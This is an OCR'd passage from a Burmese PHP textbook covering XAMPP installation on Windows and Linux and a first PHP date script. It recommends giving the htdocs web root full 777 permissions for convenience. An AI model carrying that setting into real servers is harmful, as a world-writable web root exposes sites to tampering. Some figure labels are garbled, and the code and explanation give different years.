
6.5 - Installing XAMPP

PHP7 ပါဝင်တဲ့ XAMPP ကို Download ရယူပြီးပြီဆိုရင် Install လုပ်ရမှာ ဖြစ်ပါတယ်။ Installer ကို Run လိုက်ရင် **ပုံ (၆-ဂ)** မှာ ဖော်ပြထားသလို တွေ့ရပါလိမ့်မယ်။



ပုံ (၆-ဂ) XAMPP Windows - Installer Wizard


Next Button ကို နှိပ်ပြီး ပေါ်လာတဲ့ညွှန်ကြားချက်များအတိုင်း ဆက်လက်ဆောင်ရွက်သွားပါ။ ထည့်သွင်းလိုတဲ့ နည်းပညာ ရွေးချယ်နိုင်တဲ့အဆင့်မှာ မလိုအပ်တဲ့ ကျွန်နည်းပညာတွေကို ချန်လိုက ချန်ခဲ့နိုင်ပါတယ်။ မချန်ပဲ အကုန် ထည့်သွင်းလိုက်ရင်လည်း ဘာပြဿနာမှတော့ မရှိပါဘူး။ ချန်ခဲ့လို့မရပဲ မဖြစ်မနေလိုအပ်တဲ့ နည်းပညာတွေကတော့ Apache, MySQL, PHP နဲ့ phpMyAdmin တို့ဖြစ်ပါတယ်။



Installation ပြုလုပ်စဉ်မှာ Windows UAC နဲ့ Firewall တို့က "အမှန်တစ်ကယ် Install ပြုလုပ်မှာလား"၊ "Service တွေကို ခွင့်ပြုမှာလား" စသဖြင့် မေးလာခဲ့ရင် Yes, OK, Allow စသဖြင့် လိုအပ်သလို ခွင့်ပြုပေးဖို့ကို မမေ့ပါနဲ့။

Installation ပြီးသွားတဲ့အခါ **ပုံ (၆-ဃ)** မှာ ပြထားသလို XAMPP Control Panel အလိုအလျောက် ပွင့်လာပါလိမ့်မယ်။ အလိုအလျောက် မပွင့်ရင်လည်း Desktop ပေါ်က XAMPP Control Panel Shortcut (သို့မဟုတ်) Start Menu ထဲက XAMPP Control Panel ကိုရွေးပြီးဖွင့်လို့ရပါတယ်။ အဲ့ဒီလိုဖွင့်တဲ့အခါ Shortcut ပေါ်မှာ Right-

Click ပြုလုပ်ပြီး "Run as administrator" ကို ရွေးပြီး ဖွင့်သင့်ပါတယ်။ ဒီတော့မှ XAMPP မှာပါဝင်တဲ့ လုပ်ဆောင်ချက်တွေကို စီမံတဲ့အခါ Administrator မဟုတ်လို့ မရဘူးဆိုတဲ့ ပြဿနာမျိုးကို မကြုံတွေ့ရမှာ ဖြစ်ပါတယ်။



ပုံ (၆-၈၁) XAMPP Windows - Control Panel


Apache Web Server ကိုစတင်အလုပ်လုပ်စေဖို့အတွက် သက်ဆိုင်ရာ **Start** Button ကိုနှိပ်ပေးရမှာပါ။ Apache Server စတင်သွားပြီဆိုရင် **ပုံ (၆-၈၁)** မှာတွေ့နေရသလို Process ID (PID) နဲ့ Server အလုပ်လုပ်နေတဲ့ Port တွေကို ဖော်ပြလာပါလိမ့်မယ်။ အလားတူပါပဲ MySQL Database Server ကို စတင်လိုရင်လည်း သက်ဆိုင်ရာ **Start** Button ကို နှိပ်ပေးရမှာပါ။ **ပုံ (၆-၈၁)** မှာတော့ Apache ရော MySQL ပါ နှစ်ခုလုံးကို စပြီးဖြစ်လို့ Start Button အစား **Stop** Button ကို အစားထိုးဖော်ပြထားပါတယ်။ Windows ကို Restart လုပ်လိုက်လို့ ပြန်တက်လာတဲ့အခါ Start Button နှိပ်ပြီး Manual Start မလုပ်လိုရင် ရှေ့ဆုံးက Service Button ကိုနှိပ်ပြီး Apache နဲ့ MySQL တို့ကို Windows Service အဖြစ် Register လုပ်ထားလို့ရပါတယ်။

Apache Web Server က Running ဖြစ်နေပြီဆိုရင် နှစ်သက်ရာ Web Browser ကိုဖွင့်ပြီး URL Bar မှာ http://localhost လို့ရိုက်ထည့်ပြီး XAMPP Dashboard ကို ဝင်ရောက်နိုင်ပါတယ်။ နောက်တစ်မျက်နှာ **ပုံ (၆-c)** မှာဖော်ပြထားသလိုရလဒ်ကို ရရှိပြီဆိုရင်တော့ XAMPP ကို အဆင်ပြေပြေ Install လုပ်ပြီးဖြစ်သလို Apache Server လည်း စတင်အလုပ်လုပ်နေပြီဆိုတဲ့ သဘောပဲဖြစ်ပါတယ်။

ပုံ (၆-c) XAMPP Dashboard


ဒီလိုရလဒ်မရလဲ Browser မှာ Request Time Out ပြနေရင်တော့ http://localhost စာလုံးပေါင်း မှန်မမှန် ပြန်စစ်ပါ။ စာလုံးပေါင်းမှန်ပေမယ့် Request Time Out ပဲ ဆက်ဖြစ်နေတယ် ဆိုရင်တော့ Apache Web Server စတင်နိုင်ခြင်းမရှိတဲ့ အတွက်ဖြစ်နိုင်ပါတယ်။ တစ်ချို့ Windows OS တွေမှာ IIS Web Server က အသင့်ပါလာပြီးဖြစ်လို့ Apache Web Server ကို ထပ်မံ ထည့်သွင်းတဲ့ အခါ Web Server နှစ်ခုက Port တစ်ခုတည်းကို အသုံးပြုဖို့ ကြိုးစားနေတာကြောင့် အဆင်မပြေဖြစ်တက်ပါတယ်။ နောက်ထပ်ဖြစ်တက်တာကတော့ Windows UAC နဲ့ Anti-virus, Firewall စတဲ့ Program တွေက Apache ကို Block လုပ်ထားတာမျိုး ဖြစ်တက်ပါတယ်။ Windows ကို Restart လုပ်ပြီး Apache ကို Start ပြန်လုပ်ကြည့်ပါ။ Windows UAC နဲ့ Anti-virus, Firewall တွေက Apache ကို Block လုပ်မလား Allow လုပ်မလားမေးလာခဲ့ရင် Allow လုပ်ပေးလိုက်ပါ။ ဒီလို Allow လုပ်ပေးလို့ မှ Apache က မစနိုင်သေးရင်တော့ Apache ရဲ့ Port Setting ကို ပြောင်းဖို့လိုအပ်နိုင်ပါတယ်။

အခုချိန်ထိ Browser မှာ http://localhost လို့ ရိုက်ထည့်ပြီး XAMPP Dashboard ကို ဖွင့်လို့မရသေးဘူးဆိုရင် **ပုံ (၆-စ)** ကိုကြည့်ပါ။ Apache အတွက် **Config** Button ကို နှိပ်ပြီး **Apache (httpd.conf)** ကို ဖွင့်ပါ။



ပုံ (၆-စ) Opening Apache Config

Config ဖိုင် ပွင့်လာပြီဆိုရင် **ပုံ (၆-ဆ)** မှာပြထားသလို မူလတန်ဖိုး `Listen 80` အစား `Listen 90` နဲ့ အစားထိုးပေးပါ။ ပြီးတဲ့အခါ XAMPP Control Panel ကို ပြန်ဖွင့်ပြီး Apache ကို Start လုပ်ကြည့်ပါ။ ဒီတစ်ကြိမ် မှာတော့ Start ပြုလုပ်လို့ ရရှိသွားသင့်ပြီ ဖြစ်ပါတယ်။



ပုံ (၆-ဆ) Editing Apache Port Setting

Apache ရဲ့ Port Setting ကို Default Value 80 အစား 90 နဲ့ အစားထိုးလိုက်ပြီးဖြစ်လို့ XAMPP Dashboard ကို ဖွင့်ဖို့အတွက် Browser URL မှာ http://localhost:90 လို့ ထည့်သွင်းရတော့မှာ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Setting ပြောင်းထားရရင် နောက်နမူနာတွေမှာ `localhost` တွေ့တိုင်း `localhost:90` နဲ့ အစားထိုး စမ်းသပ်ရတော့မှာ ဖြစ်ပါတယ်။

Port Setting ပြောင်းထားပေမယ့် အဆင်မပြေသေးဘူး ဆိုရင်တော့ XAMPP ကို Uninstall ပြုလုပ်ပြီး အစကနေ တစ်ခေါက်လောက် ပြန် Install လုပ်ကြည့်သင့်ပါတယ်။ အဲ့ဒါမှ အဆင်မပြေသေးရင်တော့ ကျွမ်းကျင်သူရဲ့ အကူအညီကို ယူရတော့မှာပဲ ဖြစ်ပါတယ်။ စာရေးသူကို Emial (သို့) ဖုန်းနဲ့ တိုက်ရိုက်ဆက်သွယ်ပြီးတော့လည်း အကူအညီ တောင်းခံနိုင်ပါတယ်။ စာအုပ်ရဲ့ နောက်ဆုံးစာမျက်နှာပါ စာရေးသူအကြောင်းနဲ့ ဆက်သွယ်ရန် အချက်အလက်ကို ထည့်သွင်းပေးထားပါတယ်။

Install XAMPP on Linux

XAMPP ကို Linux မှာ Install ပြုလုပ်လိုသူတွေအနေနဲ့ Linux Installer ဖိုင်ကိုရယူ အသုံးပြုရမှာ ဖြစ်ပါတယ်။ Installer ဖိုင်ရရှိပြီးရင် အဲ့ဒီဖိုင်ကို Executable ဖြစ်အောင်ပြောင်းပေးဖို့လိုနိုင်ပါတယ်။ အခုလို ပြောင်းနိုင်ပါတယ်။

```
$ sudo chmod 755 xampp-linux-*-installer.run
```

ပြီးတဲ့အခါ Install ပြုလုပ်ခြင်း စတင်နိုင်ဖို့အတွက် Installer ကို အခုလို Run နိုင်ပါတယ်။

```
$ sudo ./xampp-linux-*-installer.run
```

XAMPP Installer က လိုအပ်တဲ့ဖိုင်တွေကို `/opt/lampp` Directory ထဲမှာ ထည့်သွင်း Install လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ Install လုပ်ပြီးနောက် Apache, MySQL စတဲ့ Service တွေကို အခုလို Start ပြုလုပ်နိုင်ပါတယ်။

```
$ sudo /opt/lampp/lampp start
```

Apache နဲ့ MySQL အပါအဝင် XAMPP မှာပါဝင်တဲ့ Service အားလုံးကိုစပေးသွားမှာဖြစ်ပါတယ်။ `start` အစား `stop`, `restart` တို့ကိုလည်း လိုသလိုအစားထိုးအသုံးပြုနိုင်ပါတယ်။ အသုံးပြုသူက Manual Start လုပ်နေစရာမလိုပဲ OS တက်တာနဲ့အလိုလိုစပေးစေချင်ရင် -

```
/opt/lampp/lampp start
```

Command ကို `/etc/rc.local` File ထဲမှာ ထည့်သွင်းပေးထားနိုင်ပါတယ်။ တစ်ချို့ Linux တွေမှာ ကွဲပြားမှု ရှိနိုင်ပေမယ့် လူသုံးများတဲ့ Ubuntu, LinuxMint အစရှိတဲ့ OS မှာတော့ `rc.local` ထဲမှာ ထည့်သွင်းထားတဲ့ Command တွေကို OS စ အတက်မှာ အလိုအလျှောက် Run ပေးသွားမှာပါ။

Windows မှာလိုမျိုး User Interface နဲ့ XAMPP Control Panel ကိုအသုံးပြုလိုရင်တော့ `/opt/lampp` Directory ထဲမှာ `manager-linux.run` ဆိုတဲ့ ပရိုဂရမ်တစ်ခုပါဝင်ပါတယ်။ အောက်ပါအတိုင်း အသုံးပြုနိုင်ပါတယ်။

```
$ cd /opt/lampp
$ sudo ./manager-linux.run
```


နောက်ဆုံးတစ်ချက်အနေနဲ့ PHP Script တွေသိမ်းဆည်းရမယ့် `htdocs` Directory ကို Write Permission သတ်မှတ် ပေးထားသင့်ပါတယ်။ Permission သတ်မှတ်ပေးမထားရင် Super User မှသာ အဲ့ဒီ Directory ထဲမှာ PHP Script တွေရေးပြီးသိမ်းလို့ရမှာပါ။ အမြဲတမ်း Super User အနေနဲ့ အလုပ်လုပ်နေရရင် အဆင်မပြေပါဘူး။ ကျွန်တော်တို့ တင်မကပါဘူး PHP Script ကနေလည်း တစ်ခါတစ်ရံ File တွေကို အဲ့ဒီ Directory ထဲမှာ တည်ဆောက်ဖို့ လိုတက်လို့ Full Write Permission ပေးဖို့လိုပါတယ်။ အခုလို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
$ sudo chmod -R 777 /opt/lampp/htdocs
```

6.6 - First PHP Script

XAMPP ထည့်သွင်းပြီးလို့ Apache Web Server ကိုလည်း စတင်ပြီးပြီဆိုရင် Server-side PHP Script တွေ ရေးသားဖို့ အသင့်ဖြစ်ပါပြီ။ စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် `C:\xampp\htdocs\` ဆိုတဲ့ Folder အောက်မှာ `hello` အမည်နဲ့ Folder တစ်ခုတည်ဆောက်လိုက်ပါ။ `htdocs` Folder ဟာ XAMPP Apache ရဲ့ Document Root ဖြစ်ပါတယ်။ Request တစ်ခုဝင်လာတိုင်း Apache Web Server က Document တွေကို `htdocs` Folder ထဲမှာ သွားရှာအောင် Setting လုပ်ထားခြင်းဖြစ်ပါတယ်။

Linux မှာဆိုရင် Document Root က `/opt/lampp/htdocs` ဖြစ်မှာပါ။ စာဖတ်သူအများစုက Windows အသုံးပြုသူဖြစ်နိုင်လို့ နောက်ပိုင်းနမူနာတွေမှာ Windows ကို ဦးတည်ဖော်ပြပေးသွားတော့မှာဖြစ်ပါတယ်။ `hello` Folder ထဲမှာ `world.php` အမည်နဲ့ File တစ်ခု၊ `css`, `img`, `js` အမည်ကိုယ်စီနဲ့ Folder (၃) ခု ဆက်လက်တည်ဆောက်လိုက်ပါ။ ပြီးရင်တော့၊ Web Browser ရဲ့ URL http://localhost/hello/ လို့ ထည့်သွင်း စမ်းသပ်ကြည့်ပါ။ **ပုံ (၆-၉)** မှာ ဖော်ပြထားသလို တွေ့မြင်ရပါလိမ့်မယ်။




ပုံ (၆-၉) Apache Directory Browsing

Browser မှာလာဖော်ပြနေတာက Web Document တစ်ခုမဟုတ်ပါဘူး။ **Index of /hello** ဆိုတဲ့ခေါင်းစဉ်နဲ့ `hello` Folder ထဲမှာ ရှိနေတဲ့ File နဲ့ Folder စာရင်းဖြစ်ပါတယ်။ ဒါကို Directory Browsing လို့ခေါ်ပါတယ်။ စမ်းသပ်နေတဲ့ကွန်ပျူတာမှာမို့ ဒီလုပ်ဆောင်ချက်ကိုပေးထားတာပါ၊ အင်တာနက်ပေါ်က Website တွေမှာတော့ လုံခြုံရေးအရ ဒီလို လုပ်ဆောင်ချက်မျိုးကို မပေးရပါဘူး။

ဆက်လက်ပြီး `world.php` ထဲမှာ PHP Script တွေပေါင်းစပ်ပါဝင်တဲ့ HTML တစ်ချို့ထည့်သွင်းပေးပါ။


```
<!doctype html>
<html>
<head>
  <title>Hello, World!</title>
</head>
<body>
  <h1>Hello, World!</h1>
  <p>Today is: <?php echo date("d / m / Y") ?></p>
  <p>
    <?php
      $now = time();
      $newyear = strtotime('2017-04-13');

      $sec_left = $newyear - $now;
      echo floor($sec_left / (60 * 60 * 24));
    ?>
    days before Happy New Year.
  </p>
</body>
</html>
```

PHP Code တွေကို **<?php** အဖွင့်နဲ့ **?>** အပိတ်အတွင်းမှာ ထည့်သွင်းရေးသားပေးရပါတယ်။ နမူနာမှာ PHP Code တွေကို နှစ်နေရာရေးသားထည့်သွင်းထားပါတယ်။ ပထမတစ်နေရာမှာ လက်ရှိရက်စွဲကို day / month / year Format နဲ့ ရိုက်ထုတ်စေပါတယ်။ ဒုတိယတစ်နေရာမှာတော့ သင်္ကြန်ရောက်ဖို့ ဘယ်နှစ်ရက်လို သေးလဲဆိုတာကို တွက်ပြီး ဖော်ပြပေးခိုင်းထားပါတယ်။ စာဖတ်သူ ဒီစာအုပ်ဖတ်ရှုချိန်ပေါ်မူတည်ပြီး 2017 အစားသင့်တော်တဲ့ ခုနှစ်နဲ့ အစားထိုးပြီးစမ်းသပ်နိုင်ပါတယ်။ အခုနေ Browser URL Bar မှာ http://localhost/hello/world.php ကို ထည့်သွင်းစမ်းသပ်ကြည့်ပါ။ **ပုံ (၆-၈၂)** မှာ ဖော်ပြထားတဲ့ ရလဒ်မျိုးရရှိနေစေမှာဖြစ်ပါတယ်။



ပုံ (၆-၈၂) `world.php` Result

အခုနေ Browser နေရာလွတ်မှာ Right-Click နှိပ်ပြီး View Page Source ကိုဖွင့်ကြည့်ရင် **ပုံ (၆-ည)** မှာဖော်ပြထား သလိုရလဒ်ကို ရရှိမှာဖြစ်ပါတယ်။



ပုံ (၆-ည) `world.php` - View Page Source

Browser က အမှန်တစ်ကယ်လက်ခံရရှိတဲ့ HTML Source ထဲမှာ PHP Code တွေ ပါဝင်လာခြင်းမရှိတာကို သတိပြုပါ။ ထည့်သွင်းရေးသားထားတဲ့ PHP Code တွေဟာ Web Server ဘက်မှာ အားလုံးအလုပ်လုပ်ခဲ့ပြီး ရလဒ် HTML ကိုသာ Browser ထံ Web Server က ပေးပိုလိုက်ခြင်းဖြစ်ပါတယ်။ ရေးသားထားတဲ့ PHP Code တွေကို လေ့လာကြည့်ချင် ပါတယ်။

```
echo date("d / m / Y");
```

`echo` Keyword ကို Output တစ်ခုခုရိုက်ထုတ်စေလိုရင်အသုံးပြုနိုင်ပါတယ်။ `echo` အစား `print` ကို သုံးရင်လည်း အတူတူပါပဲ။ `echo` က `print` ထက် Performance အနည်းငယ်ပိုကောင်းလို့ ကျွန်တော်တို့ နမူနာတွေမှာတော့ `echo` ကို အသုံးပြုပြီးတော့ပဲဖော်ပြပေးသွားမှာပါ။ `date()` Function ကိုတော့ ရက်စွဲနဲ့အချိန်တွေစီမံဖို့ အသုံးပြုနိုင်ပါ တယ်။ နမူနာ မှာ `d / m / Y` ဆိုတဲ့ Format ကိုထည့်သွင်းပေးထားလို့ `date()` Function က လက်ရှိရက်စွဲကို 07 / 04 / 2013 ဆိုတဲ့ Format ပုံစံနဲ့ထုတ်ပေးခြင်းဖြစ်ပါတယ်။ `date()` Function ကလက်ခံတဲ့ Format Parameter အများအပြားရှိတဲ့ထဲက မှတ်သားထားသင့်တဲ့ Parameter အချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

d - နေ့စွဲကိုဂဏန်းနဲ့ဖော်ပြပြီး လိုအပ်ရင်ရှေ့ကသုညခံပြီးဖော်ပြပေးပါတယ် (01 မှ 31 ထိ)။
m - လကိုဂဏန်းနဲ့ဖော်ပြပြီး လိုအပ်ရင်ရှေ့ကသုညခံပြီးဖော်ပြပေးပါတယ် (01 မှ 12 ထိ)။
Y - ခုနှစ်ကို ဂဏန်းလေးလုံးနဲ့ဖော်ပြပေးပါတယ် (ဥပမာ - 2013)။
D - နေ့ရက်ကို စာလုံးသုံးလုံးနဲ့ဖော်ပြပေးပါတယ် (Sun မှ Sat ထိ)။
M - လကို စာလုံးသုံးလုံးနဲ့ဖော်ပြပေးပါတယ် (Jan မှ Dec ထိ)။
y - ခုနှစ်ကို ဂဏန်းနှစ်လုံးနဲ့ ဖော်ပြပေးပါတယ် (ဥပမာ - 13)။
H - နာရီကို နှစ်ဆယ့်လေးနာရီပုံစံနဲ့ လိုအပ်ရင်ရှေ့ကသုညခံပြီး ဖော်ပြပေးပါတယ် (00 မှ 23 ထိ)။
i - မိနစ်ကို လိုအပ်ရင်ရှေ့ကသုညခံပြီးဖော်ပြပေးပါတယ် (00 မှ 59 ထိ)။
s - စက္ကန့်ကို လိုအပ်ရင် ရှေ့ကသုညခံပြီးဖော်ပြပေးပါတယ် (00 မှ 59 ထိ)။

အသုံးပြုနိုင်တဲ့ Parameter အပြည့်အစုံကိုတော့ php.net/manual/en/function.date.php မှာ လေ့လာနိုင်ပါတယ်။

ကျန်နေတဲ့ Code တွေကို ဆက်လက်လေ့လာကြည့်ပါမယ်။

```
$now = time();
$newyear = strtotime('2013-04-13');

$sec_left = $newyear - $now;
echo floor($sec_left / (60 * 60 * 24));
```

နမူနာမှာ `$now` ဟာ Variable တစ်ခုဖြစ်ပါတယ်။ `time()` Function ကတော့ လက်ရှိ အချိန် ကို Timestamp နဲ့ ရယူခြင်းဖြစ်ပါတယ်။ Timestamp ဆိုတာ 01 / 01 / 1970 ကနေ လက်ရှိအချိန်ထိ ရှိနေတဲ့စက္ကန့်အရေ အတွက် စုစု ပေါင်းဖြစ်ပါတယ်။ `$now` Variable ထဲမှာ လက်ရှိ Timestamp ရောက်ရှိနေပြီဖြစ်ပါတယ်။ တစ်ကြောင်းထက်ပိုတဲ့အခါ PHP Code တွေကို Semi-colon (;) နဲ့ အဆုံးသတ်ပေးရလို့ နောက်ဆုံးမှာ Semi-colon ထည့်သွင်းပေးထားတာဖြစ် ပါတယ်။

မှတ်ချက် ။ ။ PHP ရဲ့ထူးခြားချက်အနေနဲ့ စတင်မှတ်သားရမှာကတော့၊ Variable တွေကို PHP မှာ Dollar Sign နဲ့ စပေးဖို့ လိုအပ် ခြင်း ဖြစ်ပါတယ်။ တစ်ခြား Language တွေမှာလိုပဲ Variable တွေမှာ စာလုံးအကြီး အသေးတွေ၊ ကိန်းဂဏန်းတွေကို နှစ်သက်သလို ထည့်သွင်းအသုံး ပြုနိုင်ပါတယ်။ ဒါပေမယ့် Space နဲ့ + - @ # % အစရှိတဲ့ Special Character တွေ ပါဝင်လို့ မရပါဘူး။ လိုအပ်ရင် Underscore ကိုထည့် သွင်းအသုံးပြုနိုင်ပါတယ်။ Dynamic Type ဖြစ်တဲ့အတွက် Variable တွေကို ကြိုတင်ကြေငြာဖို့မလိုအပ်သလို၊ Data Type လည်း သတ်မှတ် ပေးဖို့ မလိုအပ်ပါဘူး။ထည့်သွားပေးထားတဲ့ တန်ဖိုးပေါ်မူတည်ပြီး PHP က Data Type ကို အလို အလျောက်ပြောင်းလဲပေးသွားမှာဖြစ်ပါတယ်။

`strtotime()` Function ကတော့ ပေးလာတဲ့ရက်စွဲကို Timestamp ပြောင်းပေးပါတယ်။ နမူနာမှာ 2013-04-13 ကို Timestamp ပြောင်းပြီး `$newyear` ထဲကိုထည့်သွင်းဖို့ သတ်မှတ်ထားပါတယ်။ နောက်တစ်ဆင့်မှာ `$newyear` ထဲက `$now` ကိုနှုတ်လိုက်တဲ့အတွက်၊ ရက်စွဲနှစ်ခုရဲ့ကွာခြားချက် စက္ကန့်စုစုပေါင်းကိုရရှိပါတယ်။ ကျွန်တော်တို့လိုချင်တာက စက္ကန့်မဟုတ်ပါဘူး။ ရက်အရေအတွက်ဖြစ်ပါတယ်။ ဒါကြောင့် စက္ကန့်ကို ရက်ပြန်ဖွဲ့တဲ့ အနေနဲ့ 60 * 60 * 24 နဲ့ စား ပေးလိုက်ပါတယ်။ စားလဒ်က ဒဿမကိန်းဖြစ်မှာမို့ ကိန်းပြည့်ဖြစ်သွားအောင် `floor()` Function 